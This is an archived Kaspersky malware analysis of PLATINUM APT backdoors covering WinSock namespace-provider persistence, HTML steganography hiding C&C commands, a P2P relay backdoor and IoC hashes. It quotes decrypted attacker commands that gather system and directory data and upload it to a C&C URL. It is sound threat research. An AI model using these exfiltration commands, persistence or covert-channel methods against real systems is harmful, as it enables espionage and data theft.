Platinum is back

By Andrey Dolgushev

Published: 2019-06-05 · Archived: 2026-04-06 00:33:52 UTC

In June 2018, we came across an unusual set of samples spreading throughout South and Southeast Asian countries targeting diplomatic, government and military entities. The campaign, which may have started as far back as 2012, featured a multi-stage approach and was dubbed EasternRoppels. The actor behind this campaign, believed to be related to the notorious PLATINUM APT group, used an elaborate, previously unseen steganographic technique to conceal communication.

As a first stage the operators used WMI subscriptions to run an initial PowerShell downloader which, in turn, downloaded another small PowerShell backdoor. We collected many of the initial WMI PowerShell scripts and noticed that they had different hardcoded command and control (C&C) IP addresses, different encryption keys, salt for encryption (also different for each initial loader) and different active hours (meaning the malware only worked during a certain period of time every day). The C&C addresses were located on free hosting services, and the attackers made heavy use of a large number of Dropbox accounts (for storing the payload and exfiltrated data). The purpose of the PowerShell backdoor was to perform initial fingerprinting of a system since it supported a very limited set of commands: download or upload a file and run a PowerShell script.


At the time, we were investigating another threat, which we believe to be the second stage of the same campaign. We were able to find a backdoor that was implemented as a DLL and worked as a WinSock NSP (Nameservice Provider) to survive a reboot. The backdoor shares several features with the PowerShell backdoor described above: it has hardcoded active hours, it uses free domains as C&C addresses, etc. The backdoor also has a few very interesting features of its own. For example, it can hide all communication with its C&C server by using text steganography.

After deeper analysis we realized that the two threats were related. Among other things, both attacks used the same domain to store exfiltrated data, and we discovered that some of the victims were infected by both types of malware at the same time. It’s worth mentioning that in the second stage, all executable files were protected with a runtime crypter and after unpacking them we found another, previously undiscovered, backdoor that is known to be related to PLATINUM.

Our paper only includes a description of the two previously undiscovered backdoors while the full report is available to customers of the Kaspersky Intelligence Reporting service (contact intelreports@kaspersky.com).

Steganography backdoor

The main binary backdoor is installed with a dedicated dropper. When the dropper is run, it decrypts files that are embedded into its “.arch” section:



Number	Name	VirtSize	RVA	PhysSize	Offset	Flag
1	.text	0000E0F0	00001000	0000E200	00000400	60000020
2	.rdata	00007142	00010000	00007200	0000E600	40000040
3	.data	00017460	00018000	00002E00	00015800	C0000040
4	.rsrc	00000528	00030000	00000600	00018600	40000040
5	.reloc	00001976	00031000	00001A00	00018C00	42000040
6	.arch	00040B1D	00033000	00040C00	0001A600	C0000000

Next, it creates directories for the backdoor to operate in and saves the malware-related files in these. It normally uses paths like those used by legitimate software.

Typically, the malware drops two files: the backdoor itself and its configuration file.

After this, the dropper runs the backdoor, installs it to enable a persistence mechanism and removes itself. The configuration file always has a .cfg or .dat extension and contains the following options, encrypted with AES-256 CBC and encoded:

```
[s]
pr=00204```!@```)A[H=A+0M%Q!+XP@1W@K8L
ht=00204````@```"!?OW[B)'"-8V??54KVPD0
opt=0036D```%@```(A3.SL51PM=KLWUO`^MV:I2HKB("[6E\/@>-J"CM)NV
die=00204```!@```%S!%0[5U_Z`:9%Q]3A3V1H
[p]
1=0116H```9@```)R1MB1YEAY#1`<J6/<YFL55&3.O;M)]RUV`?A+Z>^G@K*<1FP~H```"N9#^GO4
2=0132H```=````+/=DS(CW00;X)A5>]RVB0P=A#K_G"!;>\)("]!.+&#M/I#HIH~H```AN&6/CZ'
3=0100H```8````$&5*F!A?48-$DG.[Q0DLY3%6-+-D/2`X+H>6J+-U9-5F6"-"[~H```N30%N=$_
[t]
1=0068H```,@````X<0X,K&7Z8P/R\0T32*=\")OKKF!W[Q'CZ1;Q.WHQ&K'_.PF~<```9&3_U4?J
2=0052H```(@```)R1MB1YEAY#1`<J6/<YFL6A"Z)AU`\OH-]L)[W6'<&S_2)ES,~,```S_U%HW=X
3=0052H```(@```--C@06R/&I::+`Q9K,-X$3=&E=Q*G[<F^L1\#+I;FX"0;G_;L~,```SW"8P9(9
```


- pr – stands for “Poll Retries” and specifies the interval in minutes after which the malware sends the C&C server a request for new commands to execute;
- ht – unused;
- sl – specifies the date and time when the malware starts running. When the date arrives, the malware clears this option.
- opt – stands for “Office Hours”. This specifies the hours and minutes during the day when the malware is active;
- die – stands for “Eradicate Days”. This specifies how many days the malware will work inside the victim’s computer;
- Section “p” lists malware C&C addresses;
- Section “t” lists legitimate URLs that will be used to ensure that an internet connection is available.

Persistence

The main backdoor is implemented as a dynamic link library (DLL) and exports a function with the name “NSPStartup”. After dropping it, the installer registers the backdoor as a winsock2 namespace provider with the

help of the WSCInstallNameSpace API function and runs it by calling the WSCEnableNSProvider.

As a result of this installation, during initialization of the “svchost -k netsvcs” process upon system startup, the registered namespace provider will be loaded into the address space of the process and the function “NSPStartup” will be called.




C&C interaction

Once up and running, the backdoor compares the current time against the “Eradicate Days”, activation date and “Office Hours” values, and locates valid proxy credentials in “Credential Store” and “Protected Storage”.

When all the rules are fulfilled, the backdoor connects to the malware server and downloads an HTML page.


On the face of it, the HTML suggests that the C&C server is down:



However, this is because of the steganography. The page contains embedded commands that are encrypted with an encryption key, also embedded into the page. The embedded data is encoded with two steganography techniques and placed inside the <--1234567890> tag (see below).


```
25      <!--1234567890--<body>
26      <table align="center" bgcolor="white" border="0" cellpadding="4" rules="no
27          <tr align="center" bgcolor="white" valign="middle">
28              <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
29              <td align="center" bgcolor="white" colspan="1" rowspan="1"></td>
30              <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
31              <td align="center" bgcolor="white" colspan="1" rowspan="1"></td>
32              <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
33              <td align="center" colspan="1" bgcolor="white" rowspan="1"></td>
34              <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
35              <td bgcolor="white" rowspan="1" align="center" colspan="1"></td>
36              <td align="center" rowspan="1" colspan="1" bgcolor="white"></td>
37              <td colspan="1" bgcolor="white" align="center" rowspan="1"></td>
38          </tr>
39      </table>
40      <table cellspacing="0" width="100" bgcolor="white" frame="void" align="cen
```

On line 31, the attributes “align”, “bgcolor”, “colspan” and “rowspan” are listed in alphabetical order, whereas on line 32, the same attributes are listed in a different order. The first steganography technique is based on the principle that HTML is indifferent to the order of tag attributes. We can encode a message by permuting the attributes. Line 31 in the example above contains four tags; the number of permutations in the four tags is 4! = 24, so the line encodes $\log_2(24) = 4$ bits of information. The backdoor decodes line by line and collects an encryption key for the data, which is placed right after the HTML tags in an encoded state too, but using a second steganography technique.



The image above shows that the data is encoded as groups of spaces delimited with tabs. Each group contains from zero to seven spaces and the number of spaces represents the next three bits of data. For example, the first group on line 944 contains six spaces, so it will be decoded as $6_{10} = 110_2$.

Decryption of the decoded data using the decoded AES-256 CBC key is a logical continuation.



The result is a list of commands to execute, protected the same way as the backdoor configuration file:

```
[na01]
jn=0004$```,0````
1=0196H```9`!I``(`;`!I``,`=``@``H`<``@`$,`.@!<`````<@!O`&<`<@!A``~H```?@`Q`%P`(``J``,`(`!H``0`=`!P`#H`+P`O`&@`80!P`````:
2=0220H```9`!I``(`;`!I``,`=``@``H`<``@`&,`.@!<`%``<@!O`&<`<@!A``~H```?@`Q`%P`=@!I`&0`90!O`&P`80!N`%P`=@!L`&,`(``J``,`(
3=0172H```<`!R`&\`8P!E``,`<P!L`&D`<P!T`````*@!S`````:`!T``0`<``Z``~H```+P`O`&@`80!P`````:0!N`&4`<P!S``X`9@!R`&4`90!V`&$`<
4=0148H```90!X`&4`8P!U``0`90`@``H`=``@``4`8P!O`&T`<P!P`&4`8P`E``~H```(``J`&$`(``O`&,`(`!S``D`<P!T`&4`;0!I`&X`9@!O`````/
5=0204H```9`!I``(`;`!I``,`=``@``H`<``@`&,`.@!<`%<`:0!N`&0`;P!W``~H```<P!<`%0`90!M`````7``@``H`<P`@`&@`=`!T`````.@`O``\`:
6=0220H```=0!P`&P`;P!A`&0`(``J``0`(`!C`#H`7`!7`&D`;@!D`&\`=P!S`%~H```7`!4`&4`;0!P`%P`;0!S`&0`<P!I``X`9`!A``0`(``J``,`(
7=0130H```90!X`&4`8P!U``0`90`@``H`=``@``4`8P!O`&T`<P!P`&4`8P`E``~H```(``J`&$`(``O`&,`(`!D`&4`;``@``(`8P`Z`%P`5P!I`&X`9
8=0192H```9`!I``(`;`!I``,`=``@``H`<``@`&,`.@!<`%<`:0!N`&0`;P!W``~H```<P!<`%0`90!M`````7``@``H`<P`@`&@`=`!T`````.@`O``\`:
```

Raw command data extracted from the HTML page

```
jn=1
1=dirlist *p C:\progra~1\ *s http://happiness.freevar.com/joy/50days.php *f msdd1.dat *u love *w 30
2=dirlist *p c:\Progra~1\videolan\vlc *s http://happiness.freevar.com/joy/50days.php *f msdd2.dat *u love *w 30
3=processlist *s http://happiness.freevar.com/joy/50days.php *f msdp1.dat *u love *w 30
4=execute *t %comspec% *a /c systeminfo > "c:\Windows\Temp\msdsi.dat" *w 30
5=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd3.dat *u love *w 30
6=upload *t c:\Windows\Temp\msdsi.dat *s http://happiness.freevar.com/joy/50days.php *f msdsi.dat *u love *w 30
7=execute *t %comspec% *a /c del "c:\Windows\Temp\msdsi.dat" *w 30
8=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd4.dat *u love
```

An interpretation of the raw commands extracted from the HTML page after decryption


Commands

The backdoor that we've discovered supports the uploading, downloading and execution of files, it can handle requests for a process list and directory list, upgrade and uninstall itself and modify its configuration file. Each command has its own parameters, e.g. the C&C server that it requests to download or upload files, or split a file while uploading.

Config manager

While investigating further, we found another tool that turned out to be a configuration manager – an executable whose purpose was to create configuration and command files for the backdoors. The utility can configure more than 150 options.

For example, below is the result of executing the showcfg command.



The second command it supports is updatecfg, whose job was to put values specified by the operator into the configuration file.

Also, the config manager supports Upload, Download, Execute, Search, UpdateConfig, AddKeyword, ChangeKeywordFile, ChangeKey, Upgrade and Uninstall commands. After executing any of these it creates a command file, protected the same way as the configuration file, and stores it in the "CommandDir" directory (the path is specified in the configuration, option 11). As described in the 'Steganography backdoor' section, this backdoor doesn't handle command files and doesn't support commands such as ChangeKeywordFile and ChangeKey, so we figured that there was another backdoor, which made a pair with the config manager we had found. Although it would appear such a utility should run on the attacker side, we found a victim infected with this and a corresponding backdoor located in the vicinity. We called it a P2P backdoor.

P2P backdoor

This backdoor shares many features with the previous one. For example, many of the commands have similar names, both backdoors' configuration files have options with identical names and are protected the same way, and the paths to the backdoor files are similar to legitimate ones. However, there are significant differences, too. The new backdoor actively uses many more of the options from the config, supports more commands, is capable of interacting with other infected victims and connecting them into a network (see the "Commands" section for details), and works with the C&C server in a different way. In addition, this backdoor actively uses logging: we found a log file dating back to 2012 on one victim PC.

C&C interaction

This backdoor has the ability to sniff network traffic. After the backdoor is run, it starts a sniffer for each network interface, in order to detect a specially structured packet, which is sent to the victim's ProbePort specified in the configuration. When the sniffer finds a packet like that, it interprets it as a request to establish a connection and sets TransferPort (specified in the configuration) to listening mode. The requester immediately connects to the victim's TransferPort and both sides perform additional checks, exchanging their encryption keys. Then the connection requester sends commands to the victim, and the victim processes these interactively. This approach allows the backdoor to maintain listening mode without keeping any socket in listening mode – it only creates a listening socket when it knows that someone is trying to connect.

Commands

The backdoor supports the same commands as the steganography backdoor and implements an additional one. The backdoor leverages the Windows index service and can search files for keywords provided by the attacker. This search can be initiated by an attacker request or on a schedule – keywords for a scheduled search are stored in a dedicated file.

All commands are supplied to the backdoor through command files. The command files are protected the same way as the config (see below).

```
[x1]
id=0076H```2````).-K;</&=P&KC54$,R<%UZR)[X8S4?C6O97`UP04Y\C?G:P;?~D```_H1??C![8WL`H8.
2>I62L`)T]AW&=L2NZ,K+K[!,J#F^.=.7
dt=0028<```&````"HD\2G:HV@8^'5](?(%^ZBSD>6,?@$_]`
t=00204```$````!J++L#$`1R4?I[0*+S<GN0
cmd=00204```$````.2'VC`J6Y`*V;MW\TP6/'$
h0=00204```$````#5Z.5-J0^K;"90<_?#\8R8
h1=00204```$````#5Z.5-J0^K;`QD/Y(^6464
h2=00204```$````#5Z.5-J0^K;(HH:.4"\QPL
hn=0012,```"````"**&CE`O,<+
p0=00204```$````*ZO,X/['"NS"90<_?#\8R8
p1=00204```$````*ZO,X/['"NS`QD/Y(^6464
p2=00204```$````*ZO,X/['"NS(HH:.4"\QPL
pn=0012,```"````"**&CE`O,<+
exe=0028<```&````"0_^<N^^CU&1Q-`G.I]&:#$,.Y&H6QR\@
```

This consists of a command id (id), a command date (dt), a command name (t) and arguments (cmd).

The creators of the malware also provide the ability to combine infected victims into a P2P network. This can help the attacker, for example, when two infected victims share the same local network, but only one of them has access to the internet. In this case, the attacker can send a command file to the unreachable victim via the reachable one. The instruction for the reachable victim that the command is intended for the other host is placed directly inside the command file. When the attacker prepares the file, a list of infected hosts involved in transferring the file to the destination is included as the h1, h2, h3, etc. options. The order in which the command file will be transferred through the victims to the destination host is included as the p1, p2, etc. options. For example, if the p1 option equals '2->3->1' and the p2 option equals to '2->3->4' the command file will be delivered to the hosts with the indexes 1 and 4 through hosts 2 and then 3. Each host is described as follows: %Host IP%:%Host ProbePort%:%Host TransferPort%.

Conclusion

We have discovered a new attack by this group and noted that the actors are still working on improving their malicious utility and using new techniques for making the APT stealthier. A couple of years ago, we predicted that more and more APT and malware developers would use steganography, and here is proof: the actors used two interesting steganography techniques in this APT. One more interesting detail is that the actors decided to implement the utilities they need as one huge set – this reminds us of the framework-based architecture that is becoming more and more popular. Finally, based on the custom cryptor used by the actors, we have been able to attribute this attack to the notorious PLATINUM group, which means this group is still active.

IoCs

This list includes only IoCs related to the described modules of the attack. All IoCs are available to customers of the Kaspersky Intelligence Reporting service (contact intelreports@kaspersky.com)

Steganography backdoor installer:

- 26a83effbe14b63683f0c3e0a3f657a9
- 4b4c3b57416c03ca7f57ff7241797456
- 58b10ac25df04a318a19260110d43894

Obsolete steganography backdoor launcher:

- d95d939337d789046bbda2083f88a4a0
- b22499568d51759cf13bf8c05322dba2

Steganography backdoor:

- 5591704fd870919930e8ae1bd0447706
- 9179a84643bd6d1c1b8e6fe0d2330dab
- c7fda2be17735eeaeb6c56d30fc86215
- d1936dc97566625b2bfcab3103c048cb
- d1a5801abb9f0dc0a44f19b2208e2b9a

P2P backdoor:

- 0668df90c701cd75db2aa43a0481718d
- e764a1ff12e68badb6d54f16886a128f

Config manager:

- 8dfabe7db613bcfc6d9afef4941cd769
- 37c76973a55134925c733f4f50108555
